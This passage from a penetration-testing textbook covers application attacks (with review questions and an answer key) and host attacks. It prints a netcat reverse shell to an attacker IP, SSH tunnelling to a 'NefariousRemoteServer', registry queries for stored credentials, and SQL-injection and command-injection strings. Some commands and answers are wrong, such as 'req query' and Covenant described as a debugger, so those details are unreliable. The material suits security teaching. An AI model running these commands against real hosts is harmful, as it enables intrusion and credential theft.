- In an injection attack, the perpetrator attempts to trick an application and the servers it interacts with into performing unauthorized operations by sending code and commands to the servers using unorthodox methods.
- Types of injection attacks include SQL injection, HTML injection, code injection, command injection, and LDAP injection.
- Authentication attacks attempt to circumvent or manipulate the authentication process so that a threat actor can gain access to resources they are not authorized to access.
- Types of authentication attacks include password attacks, session attacks, cookie attacks, redirect attacks, and Kerberos attacks.
- If a threat actor can gain access to the information and control mechanisms used in session communication, they can take advantage of already established sessions and engage in unauthorized activities, effectively impersonating one or both of the session parties.
- Authorization attacks attempt to gain access to resources beyond what an application user is allowed to access. Pen testers and threat actors often exploit authorization flaws in applications to perform authorization attacks.
- Types of authorization attacks include insecure direct object reference (IDOR), parameter pollution, directory traversal, file inclusion, and privilege escalation attacks.
- Web applications have a large attack surface due to the many systems involved, such as user computers, web browsers, web servers, and database servers.
- Types of web application attacks include cross-site scripting (XSS), Domain Object Model (DOM) attacks, cross-site request forgery (CSRF/XSRF), server-side request forgery (SSRF), and click jacking.
- Cross-site scripting attacks are executed using an HTML injection vulnerability. If a website is vulnerable to HTML injection, a threat actor can inject HTML code into a website and its webpages. The two types of XSS attacks are reflected XSS and stored/persistent XSS.
- Reflected XSS attacks are called "reflected" because the malicious HTML script is sent by the victim's own web browser to

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

the web server, which executes the malicious script causing potential damage to the victim.

- In a stored/persistent XSS attack, the threat actor has found a way to corrupt content directly on a web server so that their nefarious HTML and script injections are delivered to every victim that views the corrupted content.
- When using a web browser, it is common to be authenticated with more than one web application and its web server at a time. Cross-site request forgery (CSRF) exploits this practice and attempts to send forged requests originating from a corrupted website through a legitimate authenticated web application connected to another web server.
- Server-side request forgery (SSRF) is similar to CSRF but involves the web server being tricked into making requests on the threat actor's behalf.
- The term "click jacking" refers to the hijacking of hyperlinks in websites so that when a user clicks the hijacked hyperlink, an unknown and unexpected malicious action occurs.
- Types of tools that can be used in mobile application attacks include Android SDK, APK Studio, APKX, Burp Suite, Drozer, Ettercap, Frida, Objection, MobSF, and Postman.
- Many application testing tools can be used to reveal application vulnerabilities. These include interception proxies such as Burp Suite and Zed Attack Proxy (ZAP), fuzzing tools such as Peach Fuzzer and American fuzzy lop (AFL) fuzzer, debuggers such as GDB, and scanners such as Gobuster.
- Fuzzing is the process of testing application input fields by bombarding them with thousands of unexpected and/or invalid input combinations. This can be used to determine if an application will crash or fail any input validation checks.

Key Terms

application programming interface (API)
arbitrary code execution (ACE)
authentication attack
authorization attack
Boolean blind SQL injection attack
click jacking
code injection
code signing
command injection
cookie attack
cookies
cross-site request forgery (CSRF/XSRF)
cross-site scripting (XSS)
debugger
directory traversal attack
Domain Object Model (DOM) attack
error handling
escaping
file inclusion attack
fuzzer
fuzzing
hard-coded credentials
HTML injection
injection attack
input validation
insecure direct object reference (IDOR) attack
interception proxy
JSON web token (JWT)
Kerberos attack
key distribution center (KDC)
LDAP injection
local file inclusion attack
parameter pollution
pass-the-ticket attack
password attack
privilege escalation attack
race condition
redirect attack
reflected XSS attack
remote code execution (RCE)
remote file inclusion attack
sanitization
scanner
server-side request forgery (SSRF)
server-side template injection (SSTI)
session attack
session fixation
session hijacking
SQL injection attack
stored/persistent XSS attack
stored procedures
Structured Query Language (SQL)
ticket granting ticket (TGT)
time of check to time of use (TOC/TOU)
timing-based blind SQL injection

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. Session hijacking attacks often use stolen cookies.
   a. True
   b. False
2. Cross-site scripting attacks cannot permanently alter the pages of a website.
   a. True
   b. False
3. Which organization provides the "Ten Most Critical Web Application Security Risks" report?
   a. NIST
   b. OWASP
   c. MITRE
   d. CERT
4. Which secure coding practices can help to mitigate SQL injection attacks? Choose two.
   a. Sanitization
   b. Stored procedures
   c. Input validation
   d. Escaping
5. What type of attack is commonly used against web applications in an attempt to extract information from its database? Choose all that apply.
   a. Injection attack
   b. SQL injection attack
   c. Boolean blind SQL injection attack
   d. Timing-based blind SQL injection
6. When examining log files for your web server, you notice that a user entered #{8,8} and then {{config.items()}} into input fields on a webpage. What type of attack might be occurring?
   a. Command injection
   b. Server-side template injection
   c. Arbitrary code injection
   d. Remote code injection
7. If a threat actor can upload a malicious file to a server using a legitimate application hosted on that server, what kind of attack has just occurred?
   a. Insecure file upload ACE attack
   b. SQL injection attack
   c. Arbitrary code injection
   d. Remote code injection
8. When examining the log file for a web server, you observe some entries that contain the characters `1' or 1=1 #`. What might the entries indicate?
   a. Session hijack attacks
   b. SQL injection attacks
   c. Directory traversal attacks
   d. XSS attacks
9. What type of attack targets Microsoft Active Directory?
   a. LDAP attack
   b. Boolean blind SQL injection attack
   c. HTML injection attack
   d. Redirect attacks
10. What type of attack is being attempted with the following URL: `https://mysite.com/cgi-bin/getFile.pl?doc=/bin/ls|`
    a. XSS attack
    b. CSRF attack
    c. SQL injection attack
    d. Command injection attack
11. When examining the log file for a web server, you observe an entry that contains the following: `https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.threatactor.com/stealyourpassword.htm` What type of attack is this?
    a. Redirect attack
    b. Session hijack attack
    c. Command injection attack
    d. SQL injection attack
12. What type of attack is a pass-the-ticket attack?
    a. Session hijacking attack
    b. Kerberos attack
    c. Authentication attack
    d. Password attack
13. Which of the following are authorization attacks? Choose all that apply.
    a. Privilege escalation
    b. Directory traversal
    c. File inclusion
    d. Parameter pollution
14. What type of attack attempts to manipulate JavaScript-based tokens to compromise a web application?
    a. ACE
    b. JWT
    c. RCE
    d. XSS

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

15. Which type of attack uses a compromised website that the user is authenticated with to send fake requests to another website that the user is also authenticated with?
    a. Reflected XSS attack
    b. Persistent XSS attack
    c. CSRF/XSRF attack
    d. DOM attack
16. Which type of attack hijacks hyperlinks so that when a user clicks the hyperlink, an unknown and unexpected action occurs?
    a. Session hijacking
    b. Click jacking
    c. XSS
    d. SSRF
17. Mobile devices are prone to which of the following types of attacks? Choose all that apply.
    a. Spamming
    b. Reverse engineering
    c. Sandbox analysis
    d. Theft of information
18. Which of the following types of application testing tools can be used to modify web application traffic for the purpose of performing on-path/MITM attacks?
    a. Scanner
    b. Debugger
    c. Fuzzer
    d. Interception proxy
19. What is fuzzing?
    a. Removing insecure comments from source code
    b. Correcting input validation flaws
    c. Testing application input fields with an overwhelming amount of input to determine if the application crashes or perhaps fails some input validation tests
    d. A method of stealing cookies
20. The automated process of scanning a server to discover directories, files, and possibly subdomains is known as which of the following?
    a. Busting
    b. Command injection
    c. Brute-forcing
    d. Fuzzing

Case Projects

Case Project 10-1: Creating an Application Attack Plan Report

Time Required: 45 minutes
Objective: Create a report to communicate the types of application attacks you would like to perform and the tools you would like to use.
Description: Veidt Corporation, a large real estate management company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. The project has reached the stage where you would like to perform some application-based attacks to test the security of the systems you have identified. Senior Application Security Program Manager Mo Saleh is your current contact for this stage of the project. Management is pleased with the completeness and level of detail in your previous reports, and now wants you to provide a similar report outlining your plans for pen testing the organization's web applications. Your pen testing identified three areas of concern:

1. Several web servers running older versions of Apache software
2. Several SQL servers running older versions of MySQL
3. No indications that software security and secure programming practices are part of the software development team's culture

Based on this information, write a report outlining the types of application attacks you would like to perform and the tools you would like to use.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Project 10-2: Application Attack Research

Time Required: 30 minutes

Objective: Research the topic of "Famous SQL Injection Data Breaches" and write a one-page report summarizing a data breach that occurred due to a SQL injection attack.

Description: Data breaches are a daily occurrence, many are the result of poor input validation in web applications, and many have made the news. Use your favorite web browser to research the topic of "Famous SQL Injection Data Breaches" or any search phrase you can think of to locate information about major data breaches caused by SQL injection attacks. Write a one-page report summarizing one of your findings. Include when it happened, what organization(s) were affected, the size and scope of the attack, and what methods were used by the perpetrators to perform the attack.

Solutions to Self-Check Questions

Common Application Vulnerabilities and Secure Coding Standards

1. According to the OWASP Top 10 list, what is the most common web application vulnerability?

   a. Authentication flaws
   b. Injection vulnerabilities
   c. Security misconfigurations
   d. Cross-site scripting

   Answer: b. Injection vulnerabilities

   Explanation: Injection vulnerabilities is first in the list. The other vulnerabilities are in the list but not the most common.

2. What secure coding practice helps mitigate injection attacks?

   a. Escaping
   b. Sanitization
   c. Commenting
   d. Input validation

   Answer: d. Input validation

   Explanation: Input validation is the coding practice of checking information entered into web applications and rejecting any input that is not expected. This can be used to reject and ignore a variety of code injection attacks such as SQL injection.

Injection Attacks

3. What does SQL stand for?

   a. Simple Query Language
   b. Structured Query Language
   c. Software Query Language
   d. Standard Query Language

   Answer: b. Structured Query Language

   Explanation: SQL is a common database query language.

4. Windows domains and Active Directory are immune to injection attacks.

   a. True
   b. False

   Answer: b. False

   Explanation: Active Directory can be attacked using LDAP and Kerberos attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Authentication Attacks

5. It is possible to take over an authenticated session between a web browser and a web server and impersonate one or both parties.

   a. True
   b. False

   Answer: a. True

   Explanation: A successful session hijacking attack can take over an authenticated session.

6. Session hijacking is a type of redirect attack.

   a. True
   b. False

   Answer: b. False

   Explanation: Session hijacking uses attack vectors such as stealing authentication cookies, not redirection.

Authorization Attacks

7. Repeating the same parameter multiple times on a URL passed to a web server may allow for a successful authorization attack.

   a. True
   b. False

   Answer: a. True

   Explanation: This type of attack is known as a parameter pollution attack.

8. It is not possible to view files on a web server simply by placing directory traversal commands in a URL.

   a. True
   b. False

   Answer: b. False

   Explanation: If input validation fails, directory traversal commands may be passed to a server for execution, potentially revealing filenames.

Web Application Attacks

9. There is only one type of cross-site scripting attack.

   a. True
   b. False

   Answer: b. False

   Explanation: There are two types: reflected XSS attacks and persistent/stored XSS attacks.

10. Click jacking is the same as session hijacking.

    a. True
    b. False

    Answer: b. False

    Explanation: Click jacking involves placing hidden hyperlinks in webpages, whereas session hijacking attempts to use stolen authorized sessions of other web applications and web servers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Mobile Application Attacks

11. Burp Suite can be used for on-path/MITM attacks.

a. True
b. False

Answer: a. True

Explanation: One feature of the Burp Suite toolset is the ability to set up an interception proxy to intercept and manipulate web traffic between browsers and web servers.

12. It is not possible to reverse-engineer Android applications.

a. True
b. False

Answer: b. False

Explanation: A number of tools can be used to attempt to reverse-engineer Android applications, such as APK Studio.

Application Testing Tools Useful in Pen Testing

13. Fuzzing is the process of checking applications for authentication weaknesses.

a. True
b. False

Answer: b. False

Explanation: Fuzzing is the process of testing application input fields by bombarding them with thousands of unexpected and/or invalid input combinations.

14. What is the Covenant application used for?

a. Serving as an interception proxy
b. Fuzzing
c. Debugging
d. Scanning

Answer: c. Debugging

Explanation: Software developers use debuggers to troubleshoot their running code in a controlled start-and-stop manner. Covenant is a Windows framework that includes a debugging tool.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 11

Host Attack Vectors and Cloud Technologies Attacks

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe nonoperating specific host attacks such as taking advantage of permission configuration errors, accessing stored credentials, exploiting defaults, and brute-forcing credentials.
2. Describe various remote access attack methods such as hiding attacks using SSH, NETCAT/Ncat, Metasploit framework remote access, and proxies.
3. Describe Linux/Unix host attacks such as SUID/GUID, SUDO, shell upgrade, and kernel exploits, and credential harvesting and password cracking.
4. Describe Windows host attacks such as credential hashes, LSA secrets, and SAM database and kernel exploits.
5. Describe attacks against virtualization such as virtual machine (VM), hypervisor, and VM repository exploits, VM escaping, and container exploits.
6. Describe attacks against cloud-based targets such as account, misconfiguration, and data storage exploits, malware injections, denial-of-service and resource exhaustion attacks, and direct-to-origin exploits.
7. Describe cloud attack tools and their usage.
8. Describe attacks against cloud-based data storage.

Get Real In July 2025, hackers gained access to the personal data of the majority of Allianz Life Insurance Company of North America's customers, affecting approximately 1.4 million clients. The company claimed that although their servers were not compromised, a third-party customer relationship management (CRM) cloud service the company used was breached, leading to the data leak. The attackers used the social engineering technique of pretexting or impersonation to trick staff into providing them with access to the CRM. It is speculated that an attacker pretended to be an IT staff member and acquired login credentials from an employee of the CRM company. This chapter discusses attacks that can be used against cloud-based resources and attacks that can be used directly against host computers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Previous chapters discussed attacks against services, wired and wireless networks, and applications. The common goal of these attack vectors is to compromise the host computers that use these services, networks, and applications. Instead of using those attack vectors, this chapter explores methods for targeting hosts (both real and virtual) directly. It also covers attacks against cloud-based resources, targeting virtual hosts and their data storage.

Attacking Hosts

Certification

4.3 Given a scenario, perform authentication attacks using the appropriate tools.

4.4 Given a scenario, perform host-based attacks using the appropriate tools.

The reconnaissance phase of pen testing is likely to identify a number of host computers that can be reached on a network. The vulnerability scanning phase of pen testing should also reveal actionable intelligence that can be used against these hosts. Just knowing the operating system that a target host is running is an excellent starting point for attacking that host. With this and other information in hand, pen testers and threat actors can target each host individually, looking for ways to establish a connection with the target and then exploit any vulnerabilities it may contain.

Nonoperating System-Specific Exploits

Several vulnerabilities and exploits may be effective regardless of what operating system the targeted host is running. Many of these involve exploiting mistakes made by those responsible for administering the targeted host.

File System Permission Configuration Errors

The contents of a host computer's file system are protected by an elaborate set of permissions applied to folders and files. These permissions are supposed to provide access to authorized entities and reject access requests from entities that are not authorized. That is how it should be, but it is not always so. Sometimes entire file systems are poorly configured, allowing access to users that should not have access, and sometimes individual portions of a file system are configured with lax access permissions. If threat actors or pen testers can gain access to a host with poorly configured file system access permissions, they may be able to acquire or destroy valuable information.

Poor permission configuration may be the result of poor administration practices or human error. Administrators often apply quick fixes to solve an immediate problem. For example, if a key business system suddenly cannot access the files it needs, an administrator might remove permission restrictions on files to restore the business functions. That same administrator may have intended to later find and implement a more secure solution, but never got around to it, leaving the files insecurely configured. File access permissions are often dictated by individual security policies applied to thousands of files automatically. An erroneous change in a security policy could cause thousands of files that were previously protected to become unprotected.

On a host running Linux or Unix, tools such as `ls` and `grep` can be used to scan entire file systems looking for files with insecure permissions.

For example, the following command lists all files in all directories and subdirectories starting in the current working directory. The `ls` results are passed to `grep` to look for files with read, write, and execute permissions set for owner, group, and public:

```
ls -al -R | grep "rwxrwxrwx"
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Figure 11-1 shows this command in action.

On a host running Windows, you can use the **Sysinternals** tools **AccessEnum** and **Accesschk** to discover insecurely configured folders and files. You can download the Sysinternals suite of tools at the Sysinternals webpage (https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite).

Windows PowerShell also has the `Get-Acl` and `icacls` commands, which you can use to discover files and folders with insecure permissions.


Figure 11-2 shows the Sysinternals AccessEnum tool in action.

Figure 11-1 ls and grep used to find insecure files



Source: Kali Linux

Figure 11-2 Sysinternals AccessEnum tool



Source: Microsoft Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Stored Credentials

As a convenience for users, many applications, including web browsers, can store credentials so that the user doesn't have to provide them every time they start an application or access a website. This user convenience also provides an opportunity for threat actors and pen testers. On a Windows-based host, these credentials are sometimes stored in the **Windows registry**, a collection of databases of configuration settings for Microsoft Windows. Credentials are typically stored in the Hive Key Current User Software section (HKCU\Software), or Hive Key Local Machine Software (HKEY_LOCAL_MACHINE\Software) section of the registry. For example, the RealVNC application, which is used for remote access, stores credentials in the following registry location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4
```

To view registry variable values, you can use the `req query` command from the command line. For example, to view the WinVNC4 variable, you would issue the command:

```
req query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
```

Passwords stored in the registry are usually hashed or encrypted, but not always. The well-known connectivity application PuTTY stores credentials in cleartext in the following registry location:

```
HCKU/Software/<username>/Putty/Sessions
```

In this key location example, you would insert the actual name of the user instead of <username>, as in the following example:

```
HCKU/Software/RobWilson/Putty/Sessions
```

Sometimes users store credentials in unprotected text files on their local systems, so file hunting may reveal credentials.

Some users use password manager applications to store their passwords. If you have gained access to a host computer, you may be able to access insecure password manager applications to retrieve multiple passwords. Some security professionals advise against using password managers for this reason.

If a user allows a web browser to store passwords, a threat actor may be able to use a compromised host's web browser to access resources without needing to know the credentials.

Defaults

Recall that **unchanged default settings** are a security vulnerability. Best practices dictate that default settings should be changed, but best practices are not always followed. When access to a host has been gained, it is worthwhile to check if any applications or systems allow access using known default credentials. Known default passwords can be found online at many locations including the Default Password database (https://cirt.net/passwords).

Other configuration settings may also accidentally be left at default settings. Often when user accounts are created, they are given a default set of access permissions that the administrator later refines to restrict or expand the permissions. Accounts accidentally left with default permissions may provide greater access to resources than those the user account should have. Finding a nonadministrator account that has administrator-level access is an excellent way for a threat actor to gain access and remain undetected.

Credential Brute-Forcing

Similar to brute-force password attacks, **credential brute-forcing** can be used to gain access to targeted hosts and then to other resources and applications. Brute-forcing attempts are executed using brute-force applications and dictionary word lists of passwords. The brute-force attack tools can be used against Windows or Linux login authentication, SSH, SMB, web applications, and databases. You should become familiar with the following well-known brute-forcing tools:

- **THC-Hydra**: Also known as Hydra, this tool can be used to attack many protocols and services including SSH, SMB, databases (such as SQL), and HTTP/HTTPS.
- **Medusa**: This tool is similar to THC-Hydra but has features that may succeed in brute-forcing if THC-Hydra does not. You can find Medusa at the Medusa repository on GitHub (https://github.com/jmk-foofus/medusa).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


- **Patator**: This tool is similar to THC-Hydra and Medusa but is less user-friendly. Though it may take more effort to use Patator, it provides unique functionality that may allow it to succeed where other tools do not.

Brute-force attack tools use wordlists and dictionaries to generate passwords for login attempts. You are already familiar with well-known wordlists such as Rockyou.txt. You can also create your own custom wordlists using information gathered during the reconnaissance phase. Recon information may provide unique information about a targeted organization (such as employee names and product names) that can be added to a wordlist such as Rockyou.txt to increase the chances of a password hit. The **Custom Word List Generator (CeWL)** application can be used to analyze a website and gather information from it that is then used to generate a custom wordlist.

Figure 11-3 shows CeWL being used against the website http://new.arnpriorfair.ca to scan two directories deep looking for words at least five characters long and storing the results in a file called genwords.txt.

Other tools such as **DirBuster** (used in a previous chapter) and the **Web Application Attack and Audit Framework (W3AF)** can also be used to scan directory structures on web servers to discover files that may have content useful for creating custom word lists.

Figure 11-3 CeWL generating a wordlist by scanning a website



Source: Kali Linux

Secure Shell

Secure Shell (SSH) is a common method of remote access for ordinary users, threat actors, and pen testers. SSH provides a secure encrypted communication channel, which provides security for users and a means for threat actors to hide their nefarious activities. A security system or security personnel might be able to detect an unknown SSH connection made to a server (possibly by a threat actor) but because that connection is encrypted, the contents of that communication (possibly data theft) are hidden. SSH is also often a default service provided by Linux-based hosts, making it a quick remote access option.

SSH can also be used to encapsulate other types of traffic by forwarding the traffic through an SSH connection. This is known as SSH port forwarding or SSH tunneling. A threat actor could use SSH to forward traffic from a compromised host to their own web server using SSH to hide this traffic, as in the following command:

```
ssh -L 1234:127.0.0.1:80 NefariousUser@NefariousRemoteServer
```

In this example, port 1234 on the compromised host is being forwarded to port 80 on the NefariousRemoteServer using NefariousUser as its identity. The 127.0.0.1:80 indicates when NefariousRemoteServer receives the forwarded information, it should deliver it to localhost (127.0.0.1) port 80. This is the NefariousRemoteServer itself. Port 80 is HTTP, so a web server must be running on NefariousRemoteServer.

On a Linux/Unix-based system, a user's SSH directory often contains SSH keys. SSH keys are used to authenticate SSH sessions, and some do not require a password, just the key. If you have file access on a compromised target, you should check the ssh directories for as many users as you can.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

NETCAT and Ncat

Recall that **NETCAT** and its successor **Ncat** can be used to create remote access sessions. They are favorites of threat actors and pen testers because they are very small applications, making them easy to upload and execute on compromised hosts. NETCAT and Ncat can be used to set up reverse shells from a compromised host to a threat actor's attack computer, giving them remote control of the compromised host. Remember, these commands must be executed on the compromised host.

To set up a reverse shell from a Linux host, you would issue the following command:

```
nc <ip_address_of_remote_system> <port_number> -e /bin/sh
```

For example, using 172.16.0.69 as the IP address of the remote system and 80 as the port number, the command would be as follows:

```
nc 172.16.0.69 80 -e /bin/sh
```

From a Windows host, the command is almost identical:

```
nc <ip_address_of_remote_system> <port_number> -e cmd.exe
```

You can use Netcat to eavesdrop on communications by setting it up as a listener. You can use a netcat command to display any communications detected during the eavesdropping.

```
The syntax of this command is nc -l -p <port_number>.
```

For example, to listen to all traffic on port 3389, you would issue the following command:

```
nc -l -p 3389
```

If you want to store the detected traffic to a file for later analysis, you can use redirection to place the output in a file, as in the following command:

```
nc -l -p 3389 > 3389Listen.txt
```

Metasploit Framework Remote Access Exploits

You can use Metasploit to perform a variety of remote shell exploits that can be selected as payloads for use in attacks based on the Metasploit Framework. For example, you can use the well-known Meterpreter reverse shell and bind shells. Recall that reverse shells initiate the connection from the compromised host back to the threat actor's attack computer, and bind shells connect to a port on the compromised host but require the threat actor to initiate the connection.

The payloads used to create shells can be found in the payload/linux and payload/windows directories of the Metasploit Framework.

Proxies

In computing, a **proxy** is a server that acts as an intermediary between users and other servers. Proxies are typically used to provide additional security for web servers and other servers, but the same concept can be used for malicious purposes. Threat actors and pen testers can use proxies to hide traffic from security systems and personnel. Multiple proxies can be used, passing data from one proxy to another in what is called a **proxy chain**. This extra level of complexity makes it harder for security personnel to determine the final destination of exfiltrated data leaving their networks.

In Linux/Unix systems, the command `proxychains` can be used from the command line to direct output from any application or command to a proxy server. By default, `proxychains` uses The Onion Router (TOR) as its source for proxies. Pen testers and threat actors can also use their own proxy servers. To specify what proxy servers to use, you must configure the /etc/proxychains.conf file on the compromised host.

